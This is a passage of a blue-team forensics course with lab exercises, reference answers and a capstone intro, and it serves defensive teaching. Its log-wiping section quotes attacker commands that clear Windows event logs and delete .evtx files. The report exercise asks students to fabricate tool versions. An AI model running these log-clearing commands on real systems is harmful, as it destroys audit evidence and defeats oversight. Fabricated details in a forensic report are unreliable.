ALERT: $SI Created (2023-08-15) is BEFORE $FN Created (2024-03-15)
       This is physically impossible -- TIMESTOMPING DETECTED!
```

```
# Detect with analyzeMFT
analyzeMFT.py -f MFT -o mft_analysis.csv
```

```
# Or use Volatility for in-memory MFT analysis  
vol3 -f memdump.raw windows.mftscan.MFTScan
```

Detecting Log Wiping

Attackers frequently clear logs to cover their tracks. Multiple indicators can reveal this activity.

Indicators of Log Wiping

- **Event ID 1102** — "The audit log was cleared" (can't delete this one!)
- **Event ID 104** — System log was cleared
- **Time gaps** in sequential log entries
- **Log files smaller** than expected for uptime
- **Missing .evtx files** in

```
C:\Windows\System32\winevt\Logs\
```

Evidence in Registry

```
# RunOnce anti-forensics entry
[HKCU\SOFTWARE\...\RunOnce]
"Cleanup" = "cmd.exe /c wevtutil cl
Security & wevtutil cl System &
wevtutil cl Application &
del /f C:\Windows\System32\
winevt\Logs\*.evtx"

# PowerShell event log clearing
Clear-EventLog -LogName Security
# or
wevtutil cl Security
```

Notes: Even when logs are cleared, Event ID 1102 records who cleared them and when. This is often the most

damning evidence.

Browser Artifact Forensics

Web browsers store a wealth of forensic data in SQLite databases and JSON files.

Chrome Forensic Artifacts

Artifact	Location	Database/Table
History	AppData/Local/Google/Chrome/User Data/Default/	History → urls, visits
Downloads	Same directory	History → downloads
Cookies	Same directory	Cookies → cookies
Cached pages	Cache/Cache_Data/	Binary cache files
Saved passwords	Same directory	Login Data → logins

```
# Query Chrome history with sqlite3
sqlite3 "History" "SELECT datetime(last_visit_time/1000000-11644473600,'unixepoch'),
url, title FROM urls ORDER BY last_visit_time DESC LIMIT 20;"

# Output:
```

```
# 2024-03-15 02:03:11 | https://mega.nz/file/download?id=... | MEGA - Download
# 2024-03-15 01:58:22 | https://github.com/gentilkiwi/mimikatz | mimikatz
# 2024-03-15 01:12:05 | https://pastebin.com/raw/x8k2mN | Pastebin.com - raw
```

Super Timelines with Plaso

Plaso (log2timeline) creates a unified "super timeline" from hundreds of artifact sources — file system, event logs, browser history, registry, prefetch, and more.

```
# Step 1: Parse all artifacts into a Plaso storage file
log2timeline.py --storage-file case.plaso evidence.dd

# Step 2: Filter and export to CSV
psort.py -o l2tcsv -w timeline.csv case.plaso \
    "date > '2024-03-15 00:00:00' AND date < '2024-03-16 00:00:00'"

# Step 3: Review in Timeline Explorer or spreadsheet
# Columns: datetime, timestamp_desc, source, sourcetype, type, user, host, message
```

Super Timeline Power

A single Plaso run on a disk image can extract **millions of events** from 100+ parsers: MFT, EVTX, Prefetch, Chrome, Firefox, Outlook, USBStor, registry hives, LNK files, Jump Lists, and more. This is the definitive timeline for any investigation.

Notes: Plaso can take hours to run on large images. Plan accordingly. Use filters aggressively when analyzing output.

AI-Assisted Timeline Analysis

Super timelines can contain millions of entries. Use an LLM to identify the critical events and reconstruct the attack narrative.

```
import anthropic, csv

client = anthropic.Anthropic()

# Read a filtered portion of the super timeline
with open("timeline_filtered.csv") as f:
    reader = csv.DictReader(f)
    events = [row for row in reader][:500] # First 500 events in window

timeline_text = "\n".join(
    f"{e['datetime']} | {e['source']} | {e['sourcetype']} | {e['message'][:150]}"
    for e in events
)

response = client.messages.create(
```

Forensic Toolkit Reference

Category	Tool	Purpose
Disk Imaging	dd, dc3dd, FTK Imager	Bit-for-bit forensic copies
Disk Analysis	Autopsy, Sleuth Kit	File system analysis, file recovery
File Carving	Scalpel, Foremost, PhotoRec	Recover files from raw data
Memory Capture	WinPMEM, AVML, DumpIt	RAM acquisition
Memory Analysis	Volatility 3	Process, network, malware analysis
Network	Wireshark, tshark, NetworkMiner	PCAP analysis, session reconstruction
Timeline	Plaso (log2timeline)	Super timeline from all artifact sources
Registry	RegRipper, regipy	Registry hive parsing
EVTX	python-evtx, EvtxECmd	Windows Event Log parsing

Category	Tool	Purpose
----------	------	---------

AI	Claude API	Artifact interpretation, timeline analysis
----	------------	--

CTF Forensics Methodology

A systematic approach to forensic CTF challenges ensures you don't miss hidden evidence.

1. **Identify the image type** — `file image.dd` to determine disk, memory, or PCAP
2. **Hash the evidence** — `sha256sum image.dd` before any analysis
3. **Mount / extract** — Mount disk images read-only; load memory in Volatility
4. **Low-hanging fruit** — `strings`, `grep` for flag patterns, file carving
5. **Structured analysis** — File system timeline, process trees, network connections
6. **Deep dive** — Registry, browser artifacts, deleted files, slack space
7. **AI assistance** — Feed complex artifacts (hex dumps, process trees, logs) to Claude
8. **Document findings** — Build the attack timeline and reconstruct the narrative

```
# Quick forensic triage script
file evidence.dd
sha256sum evidence.dd
strings -a evidence.dd | grep -iE "flag\{|ctf\{|password|secret" | head -20
```



```
mmls evidence.dd      # partition layout  
fls -r evidence.dd    # file listing
```

CTF Challenge: Reconstruct the Attack

Scenario

A company's web server was compromised. You've been given a forensic disk image (`webserver.dd`) and a memory dump (`memdump.raw`). Reconstruct the complete attack timeline.

Your Mission

1. **Initial Access** — How did the attacker get in? Find the webshell or exploit evidence.
2. **Execution** — What commands did the attacker run? Check process trees and command history.
3. **Persistence** — What persistence mechanisms were installed? Check registry, services, scheduled tasks.
4. **Exfiltration** — What data was stolen? Analyze network connections and file access patterns.
5. **Anti-forensics** — What did the attacker try to hide? Detect timestomping, log wiping, deleted files.

6. **IOCs** — Extract all indicators of compromise: IPs, domains, file hashes, user accounts.

Deliverable

A forensic report with a complete attack timeline (UTC), supported by evidence from at least three different forensic sources (disk, memory, logs). Use AI to help analyze complex artifacts and generate the narrative.

Challenge Approach Hints

```
# 1. Triage the disk image
mmls webserver.dd
fls -r -o 2048 webserver.dd | grep -i "\.php\|\.exe\|\.ps1"

# 2. Build a timeline of the attack window
fls -r -m "/" -o 2048 webserver.dd > bodyfile.txt
mactime -b bodyfile.txt -d 2024-03-15 > timeline_0315.csv

# 3. Analyze memory for running processes
vol3 -f memdump.raw windows.pstree
vol3 -f memdump.raw windows.netscan
vol3 -f memdump.raw windows.cmdline
vol3 -f memdump.raw windows.malfind

# 4. Check for anti-forensics
```

Notes: Encourage students to use multiple forensic sources to corroborate each finding. A single source is circumstantial; multiple sources build a strong case.

Key Takeaways

Forensic Fundamentals

- Always preserve evidence integrity with **hashing and chain of custody**
- **Disk forensics:** imaging, file carving, timeline analysis, registry
- **Memory forensics:** Volatility for processes, network, malware detection
- **Network forensics:** PCAP analysis, session reconstruction

AI-Powered Analysis

- Feed **hex dumps, process trees, registry exports** to LLMs for rapid interpretation
- Use AI to **correlate super timelines** and build attack narratives
- AI excels at spotting **anomalies in structured data**
- Always **verify AI findings** with tool-based evidence

Remember

No single artifact tells the whole story. The best forensic investigations **corroborate findings across disk, memory, network, and log evidence**. AI accelerates analysis but never replaces

methodical investigation.

Up Next: Lesson 10

Continue building your blue team skills with the next lesson in the CTF Blue Team course.

Prepare By

- Install **Autopsy** and **Volatility 3** on your analysis workstation
- Practice with the **NIST CFReDS** sample disk images
- Download **Wireshark** sample captures from the wiki
- Complete the CTF challenge and document your forensic report

Digital Forensics & Evidence Analysis

Systematically collecting, preserving, and analyzing digital evidence to reconstruct security incidents and support legal proceedings.

WARNING: Proper Evidence Handling Required. Digital forensics evidence is only admissible in legal proceedings if a strict chain of custody is maintained from the moment of collection. Never work directly on original evidence media -- always create verified forensic images first. Use write-blockers when connecting suspect drives. Document every action you take, including timestamps, tools used, and hash values. Failure to follow proper procedures can render evidence inadmissible and compromise an entire investigation. If you are unsure whether an investigation may lead to legal action, assume it will and follow forensic best practices from the start.

What Is Digital Forensics?

Digital forensics is the application of scientific methods to the identification, collection, preservation, examination, analysis, and reporting of digital evidence. It encompasses evidence found on computers, mobile devices, network traffic, cloud services, and any system that stores or transmits data electronically. Unlike general incident response -- which focuses on containment and recovery -- forensics prioritizes the integrity of evidence so findings can withstand legal scrutiny.

For blue teams, digital forensics serves several critical purposes. It answers the fundamental questions of an incident: what happened, when it happened, how it happened, and who was responsible. It provides the evidentiary foundation for disciplinary action, civil litigation, or criminal prosecution. It also feeds lessons learned back into the organization's defenses, revealing gaps that allowed the incident to occur in the first place.

The discipline demands a careful balance between speed and thoroughness. Evidence is volatile -- a running system's memory contents change every millisecond, log files

rotate, and attackers may actively destroy traces of their activity. The forensic examiner must act quickly to preserve evidence while meticulously documenting every step to maintain its integrity.

The Forensic Investigation Workflow

The standard forensic investigation follows six phases, often described by the NIST SP 800-86 framework. Each phase builds on the previous one, and mistakes early in the process can invalidate everything that follows.

1. **Identify.** Determine which systems, devices, and data sources are relevant to the investigation. This includes live systems, backup media, cloud storage, network devices, mobile phones, and IoT devices. Identify the scope of the incident and prioritize evidence sources based on volatility -- RAM disappears first, then running processes, then network connections, then disk contents.
2. **Preserve.** Protect evidence from modification or destruction. Isolate affected systems from the network (but do not power them off if memory forensics is needed). Apply write-blockers to storage media. Capture volatile evidence (memory dumps, running processes) before non-volatile evidence. Calculate cryptographic hashes of all evidence to establish a baseline for integrity verification.
3. **Collect.** Create forensic images of storage media and memory. Use validated tools to produce bit-for-bit copies. Record the chain of custody for every piece of evidence: who collected it, when, where it was stored, and who has had access. Every transfer of evidence must be documented.
4. **Examine.** Process the collected evidence to extract relevant data. This includes recovering deleted files, parsing filesystem metadata, extracting log entries, carving files from unallocated space, and decrypting encrypted volumes where keys are available.
5. **Analyze.** Interpret the extracted data to reconstruct the timeline of events. Correlate findings across multiple evidence sources. Identify indicators of compromise, attacker techniques, lateral movement, data exfiltration, and persistence mechanisms.
6. **Report.** Document all findings in a clear, structured report suitable for the intended audience -- whether that is management, legal counsel, law enforcement, or a court

of law. Include methodology, tools used, evidence hashes, timeline of events, and conclusions supported by evidence.

Chain of Custody and Legal Admissibility

The chain of custody is an unbroken record that documents who had possession of evidence, when, and what they did with it. Every forensic image, memory dump, and log file must have an associated chain-of-custody form. The form records: the item description, serial numbers and identifying marks, the date and time of collection, the name and role of the person who collected it, every subsequent transfer between individuals, how and where the evidence was stored, and what actions were performed on it.

Legal admissibility requires demonstrating that evidence has not been tampered with. This is why forensic examiners calculate SHA-256 hashes at collection time and verify them before analysis. If the hash of a disk image does not match the hash recorded at collection, the evidence may be challenged in court. Work only on copies, never on original media, and maintain hash verification at every stage.

Disk Forensics

Disk forensics involves creating bit-for-bit images of storage media and analyzing their contents. The imaging process captures everything on the drive, including deleted files, unallocated space, slack space, and hidden partitions.

Forensic Imaging

```
# Create a forensic image using dd (basic)
# /dev/sdb is the suspect drive (connected via write-blocker)
dd if=/dev/sdb of=/evidence/case001/disk.img bs=4M status=progress

# Better: use dcfldd for hashing during acquisition
dcfldd if=/dev/sdb of=/evidence/case001/disk.img \
  bs=4M hash=sha256 hashlog=/evidence/case001/disk.hash \
  hashwindow=1G

# Best: use dc3dd with verification
dc3dd if=/dev/sdb of=/evidence/case001/disk.img \
```

```
hof=/evidence/case001/disk.img.sha256 hash=sha256 \  
log=/evidence/case001/acquisition.log  
  
# Verify image integrity  
sha256sum /evidence/case001/disk.img  
# Compare output against the hash recorded during acquisition
```

Filesystem Analysis

Once an image is acquired, tools like Autopsy, The Sleuth Kit (TSK), and FTK Imager allow examiners to explore the filesystem without modifying the image. Common tasks include recovering deleted files from unallocated space, examining filesystem timestamps (created, modified, accessed), parsing the Master File Table (MFT) on NTFS volumes, and identifying file type mismatches where an attacker has renamed a malicious executable to look like a document.

```
# The Sleuth Kit -- list files including deleted entries  
fls -r -p /evidence/case001/disk.img  
  
# Extract a specific file by inode number  
icat /evidence/case001/disk.img 12345 > /evidence/case001/recovered_file.dat  
  
# Parse the NTFS MFT for timeline data  
fls -r -m "/" /evidence/case001/disk.img > /evidence/case001/bodyfile.txt  
mactime -b /evidence/case001/bodyfile.txt -d > /evidence/case001/timeline.csv  
  
# Carve files from unallocated space using Scalpel  
scalpel /evidence/case001/disk.img -o /evidence/case001/carved/
```

Memory Forensics

Memory forensics analyzes the contents of a system's RAM to reveal running processes, open network connections, loaded DLLs, injected code, encryption keys, and other volatile artifacts that disappear when a system is powered off. The Volatility framework is the de facto standard tool for memory analysis.

Memory Acquisition

```
# Linux: capture memory using /proc/kcore or LiME  
# LiME (Linux Memory Extractor) kernel module  
sudo insmod lime.ko "path=/evidence/case001/memory.lime format=lime"
```

```
# Windows: use winpmem
winpmem_mini_x64.exe /evidence/case001/memory.raw

# Verify the memory dump
sha256sum /evidence/case001/memory.lime
```

Volatility Framework Analysis

```
# Identify the operating system profile
vol.py -f memory.raw imageinfo

# Volatility 3 syntax (current version)
vol3 -f memory.raw windows.info

# List running processes -- look for suspicious names or parent relationships
vol3 -f memory.raw windows.pslist
vol3 -f memory.raw windows.pstree # Tree view shows parent-child

# Detect hidden processes (rootkits)
vol3 -f memory.raw windows.psscan # Scans for EPROCESS structures

# Examine network connections
vol3 -f memory.raw windows.netscan

# Detect injected code in processes
vol3 -f memory.raw windows.malfind

# Dump a suspicious process for further analysis
vol3 -f memory.raw windows.dumpfiles --pid 4892 --dump-dir ./dumped/

# Extract command line arguments
vol3 -f memory.raw windows.cmdline

# List loaded DLLs for a process
```

Log Forensics and Timeline Reconstruction

Log files are often the richest source of forensic evidence. They record authentication events, process execution, network connections, file access, and system changes. The challenge is that logs come from dozens of sources in different formats -- Windows

Event Logs, syslog, application logs, web server access logs, firewall logs, and cloud audit trails -- and must be correlated into a single coherent timeline.

```
#!/usr/bin/env python3
"""Forensic timeline builder -- merge multiple log sources."""
import csv
import json
from datetime import datetime
from pathlib import Path

def parse_syslog(filepath):
    """Parse standard syslog format."""
    events = []
    with open(filepath) as f:
        for line in f:
            # Example: Jan 15 03:22:41 webserver sshd[12345]: Failed password
            parts = line.strip().split(None, 5)
            if len(parts) >= 6:
                timestamp_str = f"{parts[0]} {parts[1]} {parts[2]}"
                ts = datetime.strptime(
                    f"2025 {timestamp_str}", "%Y %b %d %H:%M:%S"
                )
                events.append({
                    "timestamp": ts.isoformat(),
                    "source": filepath,
                    "host": parts[3],
                    "process": parts[4],
                    "message": parts[5]
                })
```

Network Forensics

Network forensics involves capturing and analyzing network traffic to identify malicious activity, reconstruct communications, and trace data exfiltration. Packet capture (pcap) files are the primary evidence format, typically collected from network taps, span ports, or host-based tools.

```
# Capture traffic from a specific interface
tcpdump -i eth0 -w /evidence/case001/capture.pcap -c 1000000

# Filter pcap for specific indicators
```

```
# Extract all DNS queries (common C2 channel)
tshark -r capture.pcap -Y "dns.qr == 0" -T fields -e dns.qry.name | sort -u

# Extract HTTP objects (downloaded files)
tshark -r capture.pcap --export-objects http,/evidence/case001/http_objects/

# Reconstruct TCP sessions
tshark -r capture.pcap -z "follow,tcp,ascii,0" > session_0.txt

# Find connections to known bad IPs
tshark -r capture.pcap -Y "ip.addr == 198.51.100.23" -T fields \
  -e frame.time -e ip.src -e ip.dst -e tcp.dstport
```

AI-Assisted Forensics

Large language models like Claude can significantly accelerate forensic investigations by analyzing large volumes of data, correlating events across sources, and drafting structured reports. AI does not replace the examiner's judgment, but it handles the tedious pattern-matching work that consumes hours of manual effort.

Analyzing Memory Dumps with AI

Feed Volatility output directly to Claude for rapid triage. The AI can identify suspicious processes, flag anomalous parent-child relationships, and highlight indicators of compromise that might be missed in thousands of lines of output.

```
"""Send Volatility output to Claude for forensic triage."""
import anthropic
import subprocess

client = anthropic.Anthropic()

def analyze_memory_with_ai(memory_dump_path):
    """Run Volatility plugins and send output to Claude for analysis."""
    # Collect output from multiple Volatility plugins
    plugins = ["windows.pslist", "windows.netscan", "windows.malfind",
               "windows.cmdline"]
    vol_output = {}
    for plugin in plugins:
        result = subprocess.run(
            ["vol3", "-f", memory_dump_path, plugin],
```

```
        capture_output=True, text=True
    )
    vol_output[plugin] = result.stdout

# Build the prompt with all forensic data
analysis_prompt = f"""You are a digital forensics analyst examining a memory dump from a potentially compromised Windows system. Analyze the following Volatility output and identify:
1. Suspicious processes (unusual names, unexpected parent processes, processes running from temp directories)
2. Signs of credential theft (local security authority, registry hives)
3. Network connections (netstat, firewall logs)
4. File system artifacts (recent file access, deleted files)
5. Registry modifications (recent changes, suspicious paths)
6. System logs (Event Viewer, Windows logs)
7. Running services (services.msc, taskmgr)
8. User accounts (local users, groups)
9. System configuration (system.ini, registry)
10. Any other anomalies or indicators of compromise.

Provide a structured report with the following sections:
- Summary of findings
- Detailed analysis of each category
- Recommendations for further investigation
- Conclusion

Here is the Volatility output:
{vol_output}"""
```

Automated Report Generation

After completing the technical analysis, use Claude to draft a structured forensic report. Provide it with your timeline, findings, and evidence hashes. The AI produces a professional report that you then review, verify, and sign. This reduces report-writing time from hours to minutes while ensuring consistent formatting and completeness.

Anti-Forensics: Techniques and Detection

Sophisticated attackers use anti-forensics techniques to hinder investigation. Understanding these methods is essential for detecting them.

Technique	Description	Detection Method
Timestamp manipulation	Altering file MAC times to hide activity	Compare filesystem timestamps against log entries and MFT records; look for timestamps that predate the OS installation
Log clearing	Deleting or truncating system logs	Gaps in log sequences, Event ID 1102 (Windows audit log cleared), missing log files with recent modification times
Secure deletion	Overwriting file contents before deletion	Tools leave characteristic patterns; journal entries may still reference the file; memory may contain remnants
Steganography	Hiding data inside images or other files	Statistical analysis of image files, unusual file sizes, tools like StegDetect

Technique	Description	Detection Method
In-memory only malware	Malware that never touches disk	Memory forensics with Volatility; EDR telemetry; network traffic analysis
Encrypted volumes	Using BitLocker, VeraCrypt to encrypt evidence	Memory forensics may recover encryption keys; check for key escrow; hibernation files may contain decrypted data
Process hollowing	Replacing a legitimate process's memory with malicious code	Volatility malfind; compare process memory against on-disk executable

Tip: The best defense against anti-forensics is collecting evidence from multiple independent sources. An attacker can wipe disk logs but cannot easily alter network tap captures, cloud audit trails, and EDR telemetry simultaneously. Correlating across sources reveals gaps and inconsistencies that indicate anti-forensic activity.

Further Reading

- [NIST SP 800-86: Guide to Integrating Forensic Techniques into Incident Response](#) - the foundational framework for digital forensics
- [Volatility Foundation](#) -- documentation and plugin references for memory forensics
- [The Sleuth Kit & Autopsy](#) -- open-source disk forensics toolkit
- [SANS Windows Forensic Analysis Poster](#) -- quick reference for Windows artifact locations
- [DFIR Training](#) -- community resource for digital forensics tools and techniques

Download Files

These files contain synthetic forensic artifacts for the challenges. All files are plain text (.txt) and safe to open.

↓ [event-log-extract.txt](#) ~14 KB

↓ [filesystem-timeline.txt](#) ~7 KB

↓ [volatility-output.txt](#) ~11 KB

↓ [network-forensics.txt](#) ~13 KB

Lab Guide

Four exercises: filesystem timeline, memory analysis (volatility), event log extraction, and network forensics — tell the story evidence leaves behind.

Authorized Use Only

All evidence artifacts are **synthetic**. In real investigations, chain-of-custody and write-blockers apply.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `forensics-lab/`
- Familiarity with: NTFS MFT, Windows event IDs, volatility plugins, pcap basics

Lab Scenario

An incident was contained yesterday. Now you need to answer: how did they get in, what did they do, and what data was touched? You have a filesystem timeline, a memory dump analysis, Windows event logs, and network forensics. Your job: build a courtroom-grade narrative.

Download Lab Files

Save all 4 files into a folder named `forensics-lab/` before starting the exercises.

↓ [event-log-extract.txt](#) ~14 KB

↓ [filesystem-timeline.txt](#) ~7 KB

↓ [network-forensics.txt](#) ~13 KB

↓ [volatility-output.txt](#) ~11 KB

Exercise 1 — Filesystem Timeline

Open [filesystem-timeline.txt](#). A good timeline is the spine of a forensic report.

Task 1.1 — Reconstruct the file activity

Below is a filesystem timeline (MAC times + MFT entries).

Reconstruct:

1. The earliest suspicious file write (time zero).
2. Tools dropped (by hash or name).
3. Staging directories created.
4. Files opened for read/write by the suspect process.
5. Deletion attempts (MFT entries marked deleted).
6. USN journal anomalies.
7. Timestamps that look stomped (nanosecond rounding, system-default 2000-01-01).

Output: a time-ordered story with MITRE technique IDs.

[paste filesystem-timeline.txt]

✓ **Self-check:** You should be able to point to the exact minute the attacker executed their payload.

Exercise 2 — Memory Analysis

Open [volatility-output.txt](#). Memory is the richest forensic source — processes, network, handles, code.

Task 2.1 — Find the malicious process

Below is volatility output (pslist, pstree, netscan, malfind, cmdline, handles). Identify:

1. Processes with no parent, or orphaned from a legit parent.
2. Processes running from unusual paths (Temp, AppData).
3. Injected code (malfind hits).
4. Suspicious command lines (base64, -enc, http).
5. Network connections from processes that should not network.
6. Handles to LSASS, Mimikatz artifacts, ticket dumps.
7. Unsigned or signed-by-test-cert drivers.

Output: the likely malicious process(es), the technique, and the commands that would extract IOCs from the memory image.

[paste volatility-output.txt]

✓ **Self-check:** You should name the specific process and the evidence line that makes it suspicious.

Exercise 3 — Event Log Analysis

Open `event-log-extract.txt`. Event logs are the timestamped witness of the OS.

Task 3.1 — Pull the forensic story

Below is an extract of Windows event logs (Security, System, Application, Sysmon). Identify:

1. Logon sequence for the attacker account (4624 with type).
2. Process creation (4688 / Sysmon EID 1) for suspect binaries.
3. Network connections (Sysmon EID 3).
4. Registry modifications (Sysmon EID 13) for persistence.
5. Scheduled tasks created (4698) / services installed (7045).
6. Log clearing attempts (1102).
7. Time-zone / clock anomalies.

Output a chronological narrative with event IDs as references and MITRE technique mapping.

[paste event-log-extract.txt]

✓ **Self-check: Any log-clearing event is a top-priority finding — note it with urgency.**

Exercise 4 — Network Forensics

Open `network-forensics.txt`. Network evidence is immutable and often tells the best story about exfil.

Task 4.1 — Track the data flow

Below is network forensic evidence (flow records, HTTP, DNS, TLS metadata). Determine:

1. First outbound connection from the compromised host to C2.
2. C2 channel type (HTTP beacon, DNS tunnel, TLS with self-signed, raw TCP).
3. Command frequency (beacon interval, jitter).
4. Data exfiltration: volume, destination, method.
5. Second-stage downloads.
6. Lateral movement to other internal hosts.

Output:

- The C2 profile
- Exfil volume estimate
- A YARA/Sigma/Snort rule that would have caught it

[paste network-forensics.txt]

✓ **Self-check: You should have a concrete data volume estimate (bytes or records).**

Final Exercise — Forensic Report

Task 5.1 — Courtroom-grade report

Combine the four analyses into a formal forensic report:

1. Executive summary (3 sentences)
2. Scope of examination
3. Tools used and their versions (fabricate realistic versions)
4. Chronological timeline
5. Technical findings with evidence references
6. Attribution / impact
7. Recommendations
8. Appendix: hashes, commands, raw extracts

Tone: neutral, factual, no speculation beyond the evidence.

Format as markdown, max 3000 words.

✓ Self-check: Every claim in the report should trace to a specific evidence line in one of the four artifacts.

What's Next

Lesson 10 is the **capstone** — integrate all 9 defensive disciplines into a full SOC scenario.

Homework

Level up your forensics discipline: collect evidence from a personal system, build a timeline template, and write a report.

Task 1 — Mini Evidence Collection

Objective: Collect (safely) forensic artifacts from your own system.

Instructions:

- Linux: `last`, `lastb`, `journalctl`, `ss -tnp`, `ps auxf`
- Windows: Event Viewer export of Security log
- Store with timestamps and a hash of each file

Deliverable: A folder structure + a `chain-of-custody.md` note.

Task 2 — Timeline Template

Objective: Build a reusable timeline template and fill it with the lab data.

Instructions:

- Columns: timestamp, source, host, user, event, mitre
- Sort by time, not by source
- Highlight the critical minute

Deliverable: A `timeline.md` with the lab incident as the example.

Task 3 — Forensic Report

Objective: Write a one-page forensic report in the style of a court exhibit.

Instructions:

- Neutral language, no speculation
- Every claim references an evidence line
- Include a limitations section (what you could not determine)

Deliverable: A 600-800 word markdown report.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — Filesystem Timeline

Time zero is usually the first write in `%TEMP%` or `/tmp` of an executable. Timestamp-stomping shows as files with identical nanosecond values or 2000-01-01 defaults. Note the USN journal gaps — those indicate secure-delete attempts.

Exercise 2 — Memory Analysis

Malicious process often has: no parent, unusual path, `malfind` hit showing RWX pages, and a handle to `\Device\PhysicalMemory` or LSASS. Commands: `volatility -f mem.dmp --profile=Win10 malfind` then `procdump` on the suspect PID.

Exercise 3 — Event Log Analysis

Critical: Event 1102 (audit log cleared). Near it: 4688 for a suspicious binary, Sysmon EID 1 with the command line, EID 3 for the C2 connection, 7045 for a newly installed service or 4698 for a new scheduled task.

Exercise 4 — Network Forensics

Beacon interval ~60s, exfil via HTTPS POST to an IP-literal URL. Volume estimate: multiply the POST body size by the count. Detection rule: JA3 fingerprint for the attacker tool + SNI mismatch check.

Final Exercise — Forensic Report

Neutral language. Every finding has an evidence reference. Limitations section lists what you could NOT determine (e.g., data actually read by the attacker).

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — Mini Evidence Collection

Folder with timestamped files, a manifest with SHA-256 hashes, and a chain-of-custody note. Even on your own system, the discipline matters.

Task 2 — Timeline Template

One sortable table with all sources. The critical minute should be highlighted or bolded. Sources should be identifiable at a glance.

Task 3 — Forensic Report

Court-style tone: no speculation, no adjectives like "obviously", every claim cites a line.

Lesson 10: Blue Team Capstone: Full Defense Scenario

Blue Team Capstone: Full Defense Scenario

The culmination of everything you have learned — bringing together monitoring, detection, response, forensics, and hardening into a single integrated defense operation, augmented by AI at every step.

What We Cover

Full lifecycle defense against a multi-stage attack using every tool and technique from Lessons 1-9

Capstone Challenge

Defend a live network, detect intrusions, respond, recover, and write the final report

Defense-in-Depth

SOC Workflow

AI-Augmented

STRIDE/DREAD

Incident Response

Forensics

Educational Use Disclaimer

Educational Use Only

This capstone combines all defensive techniques from the course. These skills are for authorized security operations and CTF competitions. Always follow your organization's security policies and procedures.

Everything in this lesson assumes you are operating within a sanctioned environment — your own lab, an authorized engagement, or a CTF competition. Unauthorized use of these techniques against systems you do not own is illegal.

Course Recap: Lessons 1-9

Lesson	Core Skill	Capstone Role
1 — SOC Fundamentals	Alert triage & SIEM basics	Initial detection layer
2 — Log Analysis	Pattern recognition in logs	Evidence collection
3 — Network Defense	Traffic analysis & IDS	Network monitoring
4 — Endpoint Security	Host-based detection	Endpoint protection
5 — Threat Intelligence	IOC feeds & enrichment	Contextual awareness
6 — Incident Response	Containment & eradication	Active response
7 — Digital Forensics	Evidence preservation & analysis	Post-incident analysis
8 — AI-Augmented Defense	LLM-powered analysis	AI at every stage

Lesson	Core Skill	Capstone Role
9 — Hardening & Prevention	Configuration & patching	Post-incident hardening


Defense-in-Depth Architecture

No single control stops a determined attacker. Defense-in-depth layers multiple controls so that failure at one layer is caught by the next.

1. **Perimeter** — Firewalls, WAF, DDoS mitigation, DNS filtering
2. **Network** — IDS/IPS, network segmentation, traffic analysis, NetFlow monitoring
3. **Endpoint** — EDR, host firewalls, application whitelisting, OS hardening
4. **Application** — Input validation, authentication, authorization, secure coding
5. **Data** — Encryption at rest/in transit, DLP, access controls, backup verification
6. **Human** — Security awareness training, phishing simulations, access reviews
7. **AI Layer** — LLM-assisted anomaly correlation, automated triage, predictive analysis

Notes: The AI layer is not a replacement for any other layer — it enhances every layer by accelerating analyst decision-making and surfacing patterns humans might miss.

Defense-in-Depth: Architecture Diagram



Each layer feeds telemetry into the centralized SIEM, where the AI correlation engine connects dots across layers in real time.

SOC Workflow with AI Augmentation

A modern Security Operations Center operates in a continuous loop. AI enhances each phase without replacing human judgment.

Traditional SOC

- Analyst manually triages alerts
- Playbook-driven response
- High alert fatigue
- Hours to correlate events
- Reactive posture

AI-Augmented SOC

- AI pre-triages and prioritizes
- Dynamic playbook suggestions
- Reduced false positive noise
- Seconds to correlate events
- Proactive threat hunting

